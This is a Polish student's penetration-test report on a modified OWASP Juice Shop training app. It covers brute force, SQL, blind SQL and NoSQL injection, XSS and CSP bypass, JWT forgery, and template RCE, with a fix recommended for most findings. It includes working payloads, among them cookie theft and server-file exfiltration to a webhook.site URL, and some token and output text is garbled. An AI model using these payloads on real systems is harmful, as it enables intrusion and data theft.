

Raport bezpieczeństwa dostarczonej wersji aplikacji Juice Shop

Filip Horst 311257

I. WSTĘP

I wish you the best of success.

A. Wprowadzenie

Co badane

B. Struktura raportu

Jak przedstawiane

C. Metoda badania

Jak badane

D. Narzędzia

Czym badane

II. ATAK BRUTEFORCE

Atak odbył się przy pomocy prostego skryptu sprawdzającego, czy kolejne hasła z listy 1050 popularnych dają dostęp do wybranego konta.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/rest/user/login	-	-	{ 'email':admin@juice-sh.op, 'password':admin123 }	w tym przykładzie kod 200, bo hasło poprawne w pozostałych kod 401 z błędem

Łamanie hasła tą metodą w wybranym uruchomieniu zajęło 116 prób w 9.05 s, co daje 0.078s na próbę - znacznie szybciej niż mógłby to wykonać człowiek, czyli aplikacja jest podatna na bruteforce.

APLIKACJA PODATNA NA BRUTEFORCE LOGIN

Zalecenia

Jest kilka podejść do poprawy tego typu podatności:

- blokowanie konta po danej liczbie nieudanych prób logowania. Skuteczna metoda, ale może prowadzić do nadużyć jakim są celowe ataki na konkretnego użytkownika mające na celu odcięcie go od serwisu
- dodanie sztucznego opóźnienia. Szybka i zaskakująco skuteczna metoda. Zwykły użytkownik nie odczuje 2 sekund oczekiwania, a atak bruteforce zostanie wydłużony do tego stopnia, że stanie się skrajnie nieopłacalny
- dodanie dodatkowej weryfikacji, czy źródło zapytania to człowiek jak np. Captcha

W tym miejscu warto również zaimplementować automatyczną blokadę adresów IP, które próbują wykonać tego typu atak, jednocześnie pamiętając by zrobić to tak, aby nie doprowadzić do blokady prawdziwego użytkownika, który zapomniał hasła.

III. ATAKI SQL INJECTION

A. Wydobycie haseł użytkowników (Podstawowe SQL Injection)

Atak miał na celu wykorzystanie SQL Injection do wydobycia haseł użytkowników z bazy danych sklepu.

Schemat ogólny ataku:

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/rest/products/?q=apple')) union select 1,2,3,4,5,6,7,8, group_concat(tbl_name) from sqlite_master where type='table' and tbl_name not like 'sqlite_%'--	-	-	-	200 { "status": "success", "data": [{"id":1, "name":2, "description":3, "price":4, "deluxePrice":5, "image":6, "createdAt":7, "updatedAt":8, "deletedAt": "Users, Addresses..."

Główną zmienną jest tutaj parametr Query String o nazwie q, który dla tej końcówki pozwala na dostęp do bazy danych.

Atak został podzielony na trzy etapy:

- Zdobycie informacji o bazie

- Parametr/zapytanie

```
?q=apple')) union select 1,2,3,4,5,6,7,8,group_concat(tbl_name) from sqlite_master where type='table' and tbl_name not like 'sqlite_%'--
```

- Odpowiedź serwera

```
['Users', 'Addresses', 'Baskets', 'Products', 'BasketItems', 'Captchas', 'Cardsedbacks',  
'ImageCaptchas', 'Memories', 'PrivacyRequests', 'Quantities', 'Recyclllets']
```

Odpowiedź zawiera listę tabel niesystemowych, dzięki czemu wiadomo jak nazywa się tabela zawierająca potencjalnie wartościowe dane. Ten atak wykorzystuje już wcześniej znaną informację o wersji bazy aplikacji. Bez takiej wiedzy należało by to zbadać stosując np. charakterystyczne funkcje różnych implementacji baz danych

- Zdobycie informacji o tabeli

- Parametr/zapytanie

```
?q=apple')) union select 1,2,3,4,5,6,7,8,group_concat(sql) from sqlite_master where type='table' and tbl_name like 'Users%'--
```

- Odpowiedź serwera

```
CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` 55) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/imag5) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, IME)
```

Odpowiedź zwraca kod SQL tworzący tabelę, z którego łatwo wywnioskować jakie kolumny zawiera

- Pobranie danych użytkowników

- Parametr/zapytanie

```
?q=apple')) union select 1,2,3,4,5,6,group_concat(username),group_concat(email),group_concat(password) from users;--
```

- Odpowiedź serwera

```
[('', 'admin@juice-sh.op',  
'240be518fabd2724ddb6f04eeb1da5967448d7e831c08c8fa822809f74c720a9'),  
(('', 'jim@juice-sh.op',  
'c534541702f7e186e3520e8e929c1b9c19b3afc7be14adc5491a64a7563e963c')),...
```

Proste wykonanie ataku z wykorzystaniem wydobytej wcześniej wiedzy pozwala na pobranie hashy haseł użytkowników w celu wykonania szybszych, ukrytych ataków lokalnych

Zalecenia

Rozwiązaniem tego problemu jest upewnienie się, że przy każdym zapytaniu do bazy danych jego treść jest odpowiednio sanityzowana. Jednym z najlepszych podejść jest tutaj wykorzystanie mechanizmu parameter binding. Warto też skorzystać z biblioteki, w której zapytanie z sanityzacją jest tą domyślną opcją, którą trzeba ręcznie wyłączyć w razie potrzeby.

Przykład naprawy w pliku login.ts

```
models.sequelize.query(`SELECT * FROM Users WHERE email = $mail AND password = $pass AND
  deletedAt IS NULL`, {
  model: UserModel,
  bind: {mail: req.body.email, pass: security.hash(req.body.password)},
  plain: true
})
.then((authenticatedUser) => [...])
```

Przedstawiony kod zawiera już poprawę - parametr bind. Przed nią zapytanie było składane jako zwykła suma ciągów tekstowych.

B. Wydobycie hasha znanego użytkownika (Blind SQL Injection)

Celem ataku był endpoint służący do logowania. Wykorzystywanym bitem informacji było zalogowanie, bądź jego brak w zależności od dodatkowego warunku wstawionego w pole email. Warunek ten sprawdzał, czy znak na danej pozycji hasha hasła jest równy np. "2". Jeśli to była prawda dochodziło do zalogowania, natomiast w przeciwnym wypadku zwracany był błąd 401 Invalid email or password. Ten atak wykorzystuje inną podatność jaką jest brak zabezpieczeń przed SQL Injection na tym endpointzie.

Atak został przeprowadzony z użyciem prostego skryptu, który iteracyjnie sprawdzał kolejne znaki na kolejnych pozycjach, aż do uzyskania pełnego hasha.

W tabeli zawarty został przykład sprawdzający, czy pierwszy znak (odpowiada za to drugi argument funkcji substr) hasha jest równy "2".

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/rest/user/login	-	-	{ "email": "admin@juice-sh.op' and substr(password,1,1)='2' - ", "password": "" }	200 + TOKEN

Przykład zakończył się logowaniem, czyli skrypt zapisywał znak "2" jako poprawny i przechodził do kolejnej pozycji, aż do napotkania pozycji dla której żaden znak z listy nie był właściwy (czyli hash się skończył). Wykonanie skryptu pozwoliło na pobranie wartości hasha hasła administratora:

240be518fabd2724ddb6f04eeb1da5967448d7e831c08c8fa822809f74c720a9

APLIKACJA PODATNA NA BLIND SQL INJECTION

Zalecenia

Problemem tutaj jest przede wszystkim sama możliwość wykonania SQL Injection, która umożliwia dostęp do hasha hasła. Po naprawieniu tej podatności, jeśli atak Blind SQL Injection wciąż byłby możliwy to należało by rozważyć:

- dodanie losowych małych opóźnień w celu ukrycia czasu przetwarzania
- poprawę mechanizmu informowania o błędach. Użytkownik nie musi wiedzieć dokładnie co poszło nie tak - szczególnie jeśli nie zależy to od dostarczanych przez niego danych. Czasami lepiej odpowiedzieć "Spróbuj ponownie później", a szczególności dla programistów zapisać w specjalnych logach

C. Masowa modyfikacja opinii (NoSQL Injection)

Atak polegał na modyfikacji wszystkich opinii zawartych w bazie danych sklepu jednym zapytaniem. W tym celu wykorzystany został endpoint /rest/products/reviews, który współpracuje z bazą NoSQL (jest to wcześniej posiada wiedza - bez niej należało by testować endpointy charakterystycznymi funkcjami nosql (np. \$eq, \$neq) w danych lub zdobyć tę wiedzę w inny sposób). Z powodu braku zabezpieczeń pole id mogło zostać zamienione na wyszukanie wszystkich opinii, których id nie jest równe pustemu ciągowi znaków (czyli wszystkich). W przeciwieństwie do funkcji polubienia, aktualizacja działa na wiele dokumentów jednocześnie, co ułatwia atak.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
PATCH	/rest/products/reviews	Authentication: Bearer TOKEN	token: TOKEN	{ "id":{"\$ne":"" }, "message":"I am silly" }	{ "modified":30,"original": [{"message":"I am silly2", "author": "mc.safesearch@juice-sh.op", "product":36, 200 "likesCount":8, "likedBy":["filip@mail.com"], "_id":"2owc86xGahDSdmfvJ"}, {"message":"I am silly2", "author":"bjoern@owasp.org", "product":44...]] }

Wynik dowodzi, że zmodyfikowana została duża liczba opini ("modified": 30). Skutkiem zapytania jest więc stosunkowo poważne zniszczenie bazy danych opinii.

APLIKACJA PODATNA NA NO SQL INJECTION

Zalecenia

Analogicznie do klasycznego SQL Injection problemem jest brak sanitizacji przy kontakcie z bazą. W przypadku użytej bazy NoSQL najlepszą opcją zdaje się być użycie gotowej biblioteki. Przykład naprawy na podstawie pliku `updateProductReviews.ts`

```
var sanitize = require('mongo-sanitize');
[...]  
db.reviewsCollection.update(  
  { _id: sanitize(req.body.id) },  
  { $set: { message: sanitize(req.body.message) } },  
  { multi: true }  
).then(  
[...]
```

Kluczowe jest użycie funkcji `sanitize` (przed poprawką wstawiany był po prostu tekst) z biblioteki `mongo-sanitize`. Zapewnia ona, że treść zapytania od użytkownika zostanie faktycznie zinterpretowana jako ciąg znaków, a nie polecenie do wykonania. Uwaga! W podanym kodzie występuje opcja `multi: true`, która pozwala na modyfikację wielu dokumentów jednocześnie. W zależności od przeznaczenia końcówki i decyzji biznesowych może to również być podatność (w tym przypadku prawdopodobnie tak właśnie jest), którą można zmienić wstawiając wartość `false`.

IV. ATAKI XSS

A. Kradzież ciasteczek przez reflected XSS

W tabeli została zawarta ścieżka prezentująca atak typu reflected XSS.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/#/search?q= apple"	-	-	-	Zwykły dokument HTML

Mimo ostrzeżeń i blokad związanych z Cross-Origin Resource Sharing zapytanie GET wychodzące z kodu JS zostało wysłane, a co za tym idzie na stronie `webhook` dostępna była pełna treść ciasteczka użytkownika, czyli również jego token (jeśli był zalogowany).

Alternatywna metoda wykonania ataku, która nie sprawia problemów z CORS jest zainspirowana przez jeden z wpisów w poście

<https://stackoverflow.com/questions/247483/http-get-request-in-javascript>. Polega ona na utworzeniu nowego elementu typu `image` i ustawieniu odpowiedniego źródła. Kod zawarty w XSS wygląda w niej następująco:

```
var i = document.createElement('img');  
i.src = 'https://webhook.site/3f406f22-779e-44a3-a7ce-05e9146aa009?cookie=' + document.cookie;
```

Na stronie `webhook` wykradzione dane (w tym token) są dostępne w formie URL zapytania:

```
https://webhook.site/3f406f22-779e-44a3-a7ce-05e9146aa009?cookie=language=en;%20  
welcomebanner_status=dismiss;%20cookieconsent_status=dismiss;%20continueCode=  
zj8exOlDwJKkP5gRLapr74mAYof8tgLuKJH84G2vEWqnB6yVobZ9zMY1NX3Q;%20token=eyJ0eXAiOiJKV1QiLCJ  
...
```

APLIKACJA PODATNA NA REFLECTED XSS

Zalecenia

Oczywistą sugestią jest dodanie sanityzacji. Jest to jednak atak Reflected XSS, co sprawia że wykonanie sanityzacji staje się znacznie trudniejsze z powodu ograniczonego dostępu do bibliotek i chęci minimalizacji kodu strony. Z tego powodu najlepiej skorzystać z Content Security Policy z odpowiednimi ustawieniami. Najlepszymi z nich są Nonce oraz Hash, które sprawiają że tylko znane serwerowi skrypty zostaną uruchomione. Więcej informacji o CSP: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CSP>

B. Atak stored XSS oraz modyfikacja CSP

1) *Modyfikacja CSP*: Modyfikacja CSP odbyła się poprzez odpowiednią preparację linku do awataru użytkownika.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile/image/url	Authentication Bearer TOKEN	token: TOKEN	{"imageUrl":"http://assets/public/images/uploads/1.jpg"; script-src 'unsafe-inline'}	302 /profile

Po wykonaniu powyższego zapytania nagłówki CSP zwracany przez sklep na profilu użytkownika wyglądał następująco:

```
img-src 'self' http://assets/public/images/uploads/1.jpg; script-src 'unsafe-inline'; script-  
src 'self' 'unsafe-eval' https://code.getmdl.io http://ajax.googleapis.com
```

co wskazuje na to, że skrypty o niezwyfikowanym źródle zostały aktywowane (co potwierdza obecność 'unsafe-inline' na liście script-src) na stronie profilu. Nie udało się znaleźć innych endpointów, gdzie prezentowane były awatary użytkownika, dlatego atak ten jest bardzo ograniczony. Ponadto, jest to tylko atak pomocniczy do Stored XSS.

2) *StoredXSS*: W badanej implementacji sanityzacja została poprawiona, dlatego nie udało się wykonać XSS na pseudonimie użytkownika. Sprawdzone zostało wiele kombinacji, jednak ze względu na brak powodzenia można uznać, że użyta biblioteka jest na tyle dobra, że walka z nią nie ma większego sensu i lepiej spróbować podejść do problemu w innym miejscu, bądź inną niebezpośrednią metodą

W tabeli zawarty został schemat prostego ataku XSS z przykładowymi danymi. Badane były również takie wartości pola username jak np. "<script>script>alert('Modified CSP')</script>", które działało w podstawowej implementacji JuiceShop, jednak tutaj zostało poprawnie zsanityzowane.

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile	Authentication Bearer TOKEN	token: TOKEN	{'username': "<p <img <a href=javascript:javascript:alert('ModifiedCSP')' 	302 /profile

Poszukiwania podatności na Stored XSS objęły również inne endpointy. Na każdym z nich testowane były różne kombinacje znaków (w szczególności /, <, >, ", ',), tagów script/img i innych losowych ciągów z jednoczesną obserwacją, czy wstawiane do bazy elementy wykazują potencjał na skuteczny XSS.

- Modyfikacja pola email przy rejestracji (POST /api/Users/
"email":"x<script>alert()</script>de@mail.com")
- Dodawanie i modyfikacja pól message oraz author recenzji (PUT /rest/products/1/reviews:
"message":"<script><<script>alert()</script>",
"author":"<<script><<script>alert()</script>")
- Dodawanie opinii customer feedback z atakiem w polu comment
- Atak inspirowany przez mutation XSS na username (POST /profile:

```
username=script<style = width:0px>><<
```

Po tych próbach uznano, że atak XSS jest zbyt trudny w realizacji ze względu na poprawioną sanityzację. Jako formę jej ominięcia podjęto próbę modyfikacji zawartości bazy danych, aby uzyskać możliwość wstawienia ataku XSS bezpośrednio do niej (poprzez użycie SELECT CHAR(60) itp.).

- Wstrzyknięcie znaku bezpośrednio do bazy przez SQL Injection (to co opisany wcześniej SQL injection GET /rest/products/search:
"?q=apple'); update users set username='xs' where id=23; -"). W trakcie prób do tego punktu udało się ustalić, że sanityzacja XSS dla pseudonimu odbywa się przed wstawieniem do bazy (nie wiadomo jednak czy tylko przed, czy zarówno przed jak i po)

- SQL Injection na zapytania aktualizujące i wstawiające opinie, pseudonimy (PUT /rest/products/1/reviews, POST /profile). Badania oparte o wstawianie znaków ', ;, czy – w celu uzyskania komunikatu o błędzie SQL

Podobnie jak w przypadku bezpośredniego XSS próby okazały się nieskuteczne. W większości przypadków nic nie wykazywało podatności typu SQL Injection, natomiast w przypadku endpointów opisanych w raporcie, które taką podatność wykazywały nie udało się wykonać modyfikacji danych (tylko ich odczyt).

Podsumowując badania na tym etapie, zmiany w sanityzacji wewnątrz aplikacji sprawiły, że nie udało się wykonać skutecznego ataku XSS. Trzeba jednak zaznaczyć, że istnieją przesłanki że polityka CSP wciąż jest możliwa do zmiany, co nie jest dobre nawet jeśli nie da się tego wykorzystać.

APLIKACJA PODATNA NA MODYFIKACJE CSP

APLIKACJA POPRAWIONA W KONTEKŚCIE STORED XSS

dalsze badania wykazały jednak, że aplikacja wciąż zachowała pewną podatność z tym związana (więcej w sekcji RCE)

Zalecenia

W celu zapobiegnięcia modyfikacji CSP należało by zaimplementować poprawioną metodę sprawdzania, czy podana jako link do zdjęcia wartość faktycznie jest linkiem. Jedną z metod weryfikacji URL w JS jest tak samo nazwana biblioteka, która zwraca błąd jeśli tekst nie jest poprawnym łączem.

Ponadto, ciekawym dodatkowym zabezpieczeniem jest usunięcie wszystkiego po znaku średnika. Teoretycznie może on występować w URI jednak jest on w pewien sposób "specjalny" i ma inne znaczenie niż zwykłe litery i cyfry (<https://www.rfc-editor.org/rfc/rfc3986#section-2.2>), dlatego i tak nie powinien być obecny zbyt często w łączach do obrazków. Takie zabezpieczenie automatycznie usunie wszystko co mogło by ingerować w politykę w CSP, więc nawet jeśli weryfikacja URL nie zadziała to do CSP nie zostanie wstawione nic co umożliwi XSS.

Przykład poprawki modyfikacji CSP w pliku profileImageUpload.ts:

```
const { URL } = require('url');
[...]
```

```
if (loggedInUser) {
  var myurl = ""
  try {
    myurl = new URL(requrl).toString();
    myurl = myurl.split(';')[0]
  } catch (error) {
    myurl = "";
    next(error)
  }
}
```

```
[...]
```

Poprawka częściowo zainspirowana przez wpis <https://stackoverflow.com/questions/30931079/validating-a-url-in-node-js>

V. ATAKI NA JWT

A. Brak podpisu

Atak polegał na pobraniu poprawnego tokena, zamianie zawartego w nim id użytkownika na inny (przykładowo 1 dla konta admina), a następnie wysłaniu go do chatbota, który w podstawowej aplikacji odsyła odświeżone tokeny.

Przykładowy FAKE_TOKEN był równy:

eyJ0eXAiOiAiSldUIiwgImFsZyI6ICJub25lIn0.
eyJzdGF0dXMiOiAic3VjY2VzcyIsICJkYXRhIjogeyJpZCI6IDEsICJlc2VybmFtZSI6ICJDYXJsIiwgImVtYWlsIjoImZpbGlwQG1haWwuY29tIiwgInBhc3N3b3JkIjoImJhNmNkYWElM2RlZDQ0MjglOTYzMDE0YzgZ
ZGNjYWNmZTllMDZlOWIOMzg3NjNiYzRiYTlhMjM4MzNlZGQ0NzcilCAicm9sZSI6ICJjdXN0b21lcilCISICJkZWxleGVUb2t1b3I6ICIiLCAibGFzdExvZ2luSXAIoiAimTAuNDIUMTUmtATA0IiwgInByb2ZpbgVJbWFnZSI6ICJodHRWOi8vYXNzZXRLZ3B1YmxpYy9pbWFnZXMvdXBsb2Fkc3x8LmpwZzsgc2NyaXB0LXNyYyAndW5zYWZlLWlubGluZScilCAidG90cFNlY3JldCI6ICIiLCAiaXNB3RpdmlUioiB0cnVlLCAiY3JlYXRlZEFOIjoGeiJwMjUtMDUtMTIgMDk6MDQ6NTIuMTU0ICswMDowMCisICJlcGRhdGVkQXQiOiAiMjAyNS0wNS0xMiAxNT0lMTowMi45MTYgKzAwOjAwIiwgImRlbGV0ZWRBdCI6IG51bGx9LCAiaWF0IjowMTc0NzAzNTYuan0.

co można rozszyfrować do danych (część nieistotnych pól została pominięta):

```
{
  "typ": "JWT",
  "alg": "none"
}

{
  "status": "success",
  "data": {
    "id": 1,
    "username": "Carl",
    "email": "filip@mail.com",
    "password": "ba6cdaa53ded44285963014c83dccacfe9e06e9b438763bc4ba1a23833edd477",
    "role": "customer",
    [...]
  },
  [...]
}
```

oraz brak trzeciej części, czyli podpisu (co potwierdza samotna kropka w tokenie).

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/rest/chatbot/respond	Authentication: Bearer FAKE TOKEN	token: FAKE TOKEN	{"action": "setname", "query": "Carl" }	401 Unauthenticated user

Jak widać po odpowiedzi endpoint został zabezpieczony, ponieważ automatycznie odrzuca niepodpisany token jako Unauthenticated. Dla porównania wysłanie poprawnego tokena zwróciło odpowiedź:

```
200 {"action":"response","body":"Nice to meet you Carl, I'm Juicy"}
```

Warto jednak zaznaczyć, że nawet dla poprawnego tokena endpoint nie zwraca już odświeżonego tokena, co jest dodatkową poprawką w stosunku do podstawowej wersji aplikacji.

Dodatkowo, wysłanie niepodpisanego tokena metodą GET /rest/user/whoami z nagłówkiem i ciasteczkami nie zwraca danych użytkownika, więc w tym miejscu aplikacja również została poprawiona.

B. Zmiana rodzaju podpisu

Atak polegał na zaszyfrowaniu tokena z użyciem klucza publicznego sklepu, ale algorytmem symetrycznym HS256.

Przykładowy FAKE_TOKEN był równy:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdGF0dXMioiJzdWNjZXRnZiwiZWZGF0YSI6eyJpZCI6MjIsInVzZXJuYWllIjoieI3tYXIgYSA9ICdh
YmNkZWZnaCc7dmFyIGlGIPSAxMjM7IGERyn0iLCJlbWFPbCI6ImZpbGlwQG1haWwuY29tIiwicGFzc3dv
cmQioiOiJiTjZjZGFhbnRnZWR0NDI4NTkzMzAxNGM4M2RjY2FjZmU5ZTA2ZTliNDM4NzYzYmM0YmExYTiz
ODMzZWRkNDc3Iiwicm9sZSI6ImNlC3RvbWVyIiwiaGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6
IjEwLjQyLjEyLjEwNCIsInBye2ZpbGVJbWFhbnR5IiwiaGVhdGE6Ly9hc3NldHMvchVibGljL2ltYWdlcy9l
cGxvYWRzLzIyLmpwZz9hPWI7IHNjcmlwdClzcmMgJ3Vuc2FmZS1pbmxpbmUnIiwidG90cFNlY3JldCI6
IiIsImIzQWN0aXZlIjp0cnVlLCJjcmVhdGEkdXQXQiOiJlYMDiIjU1LTleYDA5OjA0ojUyLjE0ARMDA6
MDAiLCJlcGRhdGVkQXQioiLjYMDiIjU1LTleYDE2OjE0ojU4Ljc4OSARMDA6MDAiLCJlcGRhdGVkQXQioi
OM51bGx9LCJpYXQoIjE3NDcndNjc2njJ9.i09sGgLtT6JuINtXvoGM_14fGwOq9Ph80ZqbKKAcJQ

co można rozszyfrować do danych (część nieistotnych pól została pominięta):

```
{
  "typ": "JWT",
  "alg": "HS256"
}

{
  "status": "success",
  "data": {
    "id": 22,
    "username": "Carl",
    "email": "filip@mail.com",
    "password": "ba6cdaa53ded44285963014c83dccacfe9e06e9b438763bc4ba1a23833edd477",
    "role": "customer",
    [...]
  },
  [...]
}
```


Podpis stanowiący trzecią część tokena został dodatkowo zweryfikowany z użyciem serwisu jwt.io poprzez wklejenie sekretu aplikacji (/encryptionkeys/jwt.pub).

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/rest/user/whoami	Authentication: Bearer FAKE_TOKEN	token: FAKE_TOKEN	-	200 {"user":{}}

Mimo pozytywnego kodu aplikacja nie zwraca żadnych informacji o użytkowniku, co oznacza że token nie jest akceptowany. Jak się jednak okazało endpoint whoami zwracał pustą odpowiedź również dla poprawnego tokena, dlatego w celu sprawdzenia zabezpieczeń podjęta została próba zmiany pseudonimu z użyciem sztucznego JWT:

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/rest/user/whoami	Authentication: Bearer FAKE_TOKEN	-	{"username":"abc"}	500 Error: Blocked illegal activity by :....

Jak widać próba wykonania tego ataku zakończyła się blokadą ze strony serwera (podobnie było przy teście tego endpointu z JWT bez podpisu). Dla porównania dla poprawnego JWT zapytanie kończyło się zmianą pseudonimu i przekierowaniem 302 na /profile.

Podsumowując bezpieczeństwo żetonów JWT zostało poprawione w tej wersji aplikacji.

APLIKACJA NIE WYKAZUJE PODATNOŚCI NA MANIPULACJE JWT

VI. ATAK REMOTE CODE EXECUTION

A. Wykorzystanie RCE do wykonania XSS (błąd generacji szablonu strony)

Atak ten jest rozwinięciem prób związanych z wykonaniem XSS z użyciem funkcji dodawania username dla użytkownika. Element wyświetlający pseudonim w szablonie strony jest niepoprawnie zabezpieczony, co umożliwia wykonanie kodu JavaScript i wyświetlenie jego wyników. Pozwala to na wstawienie tagu script przy pomocy funkcji String.fromCharCode(60) dla '<' i 62 dla '>'. W danych zawartych w tabeli wysłany kod jest zwykłym połączeniem ciągów znaków i klamr uzyskanych funkcją. Kod URL %2B odpowiada znakowi dodawania '+'.

```

{ 'username': '#{String.fromCharCode(60)
%2B'script'%2BString.fromCharCode(62)%2B>alert('abc')
"%2BString.fromCharCode(60)%2B'script'%2BString.fromCharCode(62))}'

```

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
POST	/profile	Authentication: Bearer TOKEN	token: TOKEN	{ 'username': '#{String.fromCharCode(60) %2B'script'%2BString.fromCharCode(62)%2B>alert('abc') "%2BString.fromCharCode(60)%2B'script'%2BString.fromCharCode(62))}' }	302 /profile

Po wykonaniu takiego zapytania wejście na profil użytkownika skutkuje wyświetleniem alertu przeglądarki, co potwierdza powodzenie ataku XSS. WAŻNE! Ze względu na politykę CSP do wykonania XSS potrzebny jest odpowiedni atak pomocniczy na awatar, który modyfikuje politykę CSP. Atak ten został już opisany w sekcji poświęconej XSS. Oczywiście atak ten można wykorzystać do ambitniejszych celów typu kradzież ciasteczek, ale to już zostało zaprezentowane w Reflected XSS.

Powodzenie tego typu ataku stanowi jednocześnie dowód, że sanitizacja danych odbywa się tylko na etapie użytkownik -> baza, natomiast nie działa poprawnie na etapie baza -> zwracana strona.

Inne miejsca, w których został przetestowany atak RCE podobną metodą (wykorzystując szablon strony), ale się nie powiódł:

- Opinie produktów
- Customer Feedback
- Rejestracja mailem #{2+2}@mail.com

B. Kradzież danych z serwera z użyciem RCE na szablonie

Atak działa analogicznie do opisanego poprzednio wykorzystania RCE do uzyskania efektu XSS - zmienia się tylko zawartość przesyłana jako nowy pseudonim. W tym przypadku jest to prosty skrypt przeglądający plik serwerowy i wysyłający go na webhook:

```

{ 'username': "#{var fs = require('fs'); var l = fs.readFileSync('/juice-shop/encryptionkeys/premium.key'); var url = 'https://webhook.site/3f406f22-779e-44a3-a7ce-05e9146aa009'; url = url.concat('?data=', l); fetch(url); url}"

```

Skutkiem tego zapytania jest otrzymanie klucza premium na skrzynkę webhook.

Innym ciekawym użyciem jest podglądanie konfiguracji systemu korzystając z pseudonimu (kod wygenerowany częściowo z pomocą Copilot):

```

{ 'username': "#{require('https').get('https://webhook.site/3f406f22-779e-44a3-a7ce-05e9146aa009?data=' + encodeURIComponent(require('fs').readFileSync('/etc/hosts', 'utf8')));}"

```


Wynikiem zapytania jest:

```
127.0.0.1 localhost localhost.localdomain localhost4 localhost4.localdomain4 ::1 localhost
localhost.localdomain localhost6 localhost6.localdomain6 169.254.1.2 host.containers.
internal host.docker.internal 10.42.12.104 52102d4cdf52 naughty_mclean
```

Na tej podstawie można się na przykład, że aplikacja działa w konterze i ma dostęp do sieci wewnętrznej kontenerów. Atakujący mógłby wykorzystać tę wiedzę do kolejnych ataków, które mogłyby doprowadzić do ucieczki z kontenera.

C. RCE w zapytaniach do baz NoSQL

Niepoprawna sanitizacja danych przed wykorzystaniem komendy \$where w bazie NoSQL sprawia, że można wykonywać dodatkowe polecenia z użyciem JavaScript

Metoda	Końcówka	Nagłówki	Ciasteczka	Dane	Odpowiedź/wynik
GET	/rest/products/1\%20\%26\%26\%20fetch\ ('https\%3A\%2F\%2Fwebhook. site\%2F3f406f22-779e-44a3-a7ce-05e9146aa009') /reviews	-	-	-	200

Przed zamianą niektórych znaków na kody URL odpytwana końcówka wyglądała następująco:

```
/rest/products/1 && fetch(...)/reviews
```

Skutkiem takiego zapytania jest puste żądanie otrzymane po stronie webhook'a. Niestety (z perspektywy atakującego) kontekst polecenia \$where nie pozwala na wykorzystanie tej podatności do wyciągnięcia wartościowych danych, ponieważ wszystkie opinie i tak są dostępne. Jest to jednak ważna podatność, ponieważ może się przydać do innych ataków (podobnie jak to miało miejsce z modyfikacją CSP i użyciu RCE do wykonania XSS).

APLIKACJA PODATNA NA WIELE METOD WYKONYWANIA RCE

Zalecenia

Zaczynając od RCE w szablonie najprostszym rozwiązaniem jest bezpośrednie usunięcie fragmentu "#{" z początku tekstu. Takie podejście jest banalne, ale sprawia, że tekst już nie zostanie wykonany. Uwaga! Ważne, by taki mechanizm zaimplementować zarówno przed wpisem do bazy, jak i tuż przed przekazaniem do szablonu. Dzięki temu zminimalizowana zostanie szansa, że działające RCE, które dostanie się do bazy danych w jakiś inny sposób (np. przez SQL Injection) zostanie wykonane.

Bardziej profesjonalnym podejściem była by sanitizacja działająca analogicznie do parameter binding przy SQL Injection, czyli mechanizm upewniający się że tekst od użytkownika zostanie zinterpretowany jako ciąg znaków, a nie polecenie. Wymaga to użycia odpowiedniej biblioteki. Najlepiej, aby już sama biblioteka od szablonów domyślnie nie dopuszczała RCE (chyba, że programista sam się na to zdecyduje z pełną świadomością).

Propozycja poprawki w aplikacji (wersja prostsza):

```
[...]
processed = processed.replace("#{", "")
[...]
```

gdzie processed to zmienna przechowująca pseudonim użytkownika przetworzony przez sanitizację XSS. Wspominając o sanitizacji warto zaznaczyć, że dzięki odpowiedniemu użyciu RCE udało się ominąć sanitizację XSS i wykonać skuteczny atak ponieważ aplikacja nie waliduje danych po odczycie z bazy. Jest to coś co zdecydowanie wymaga poprawy: walidacja zarówno przed wstawieniem do bazy, jak i przed wyświetleniem na stronie to jedna z podstaw!

Zalecenia

RCE w przypadku NoSQL jest tak właściwie tym samym co NoSQL Injection badane w tym raporcie (również wykorzystane w Blind SQL Injection). Poprawki zostały opisane dokładniej w tamtej sekcji, ale warto przypomnieć że najlepszym rozwiązaniem jest sanitizacja danych użytkownika przed każdym zapytaniem do bazy.

VII. UDOSTĘPNIONE DANE O SZCZEGÓŁACH STRONY

Pliki źródłowe strony nie są w żaden sposób zabezpieczone, ani zminifikowane, więc w bardzo łatwy sposób można je przeglądać. Jak się okazuje zawarte jest w nich kilka interesujących ścieżek:

- Podglądanie koszyków

Jedną ze znalezionych końcówek jest /basket/id. Okazuje się, że każdy użytkownik może podejrzeć dowolny koszyk pod warunkiem, że zapytanie będzie zawierać nagłówek z autoryzacją. Oznacza to, że wystarczy się zalogować, by podejrzeć wszystkie koszyki co jest oczywistym naruszeniem prywatności.

- Panel administracyjny

Po zalogowaniu się na konto administratora otrzymuje się dostęp do specjalnego panelu pod ścieżką /#/administration. Informacja o tej końcówce została znaleziona w pliku strony main.js (Line 1, Column 29862). Trzeba jednak zaznaczyć, że jest to dość specyficzna podatność, bo jest to element odpowiedzi od twórców JuiceShop.

Ta podatność została znaleziona dzięki jednej z odpowiedzi zawartej w score-board JuiceShop.

APLIKACJA UDOSTĘPNIŁA DANE NIEODPOWIEDNIEM UŻYTKOWNIKOM

Zalecenia

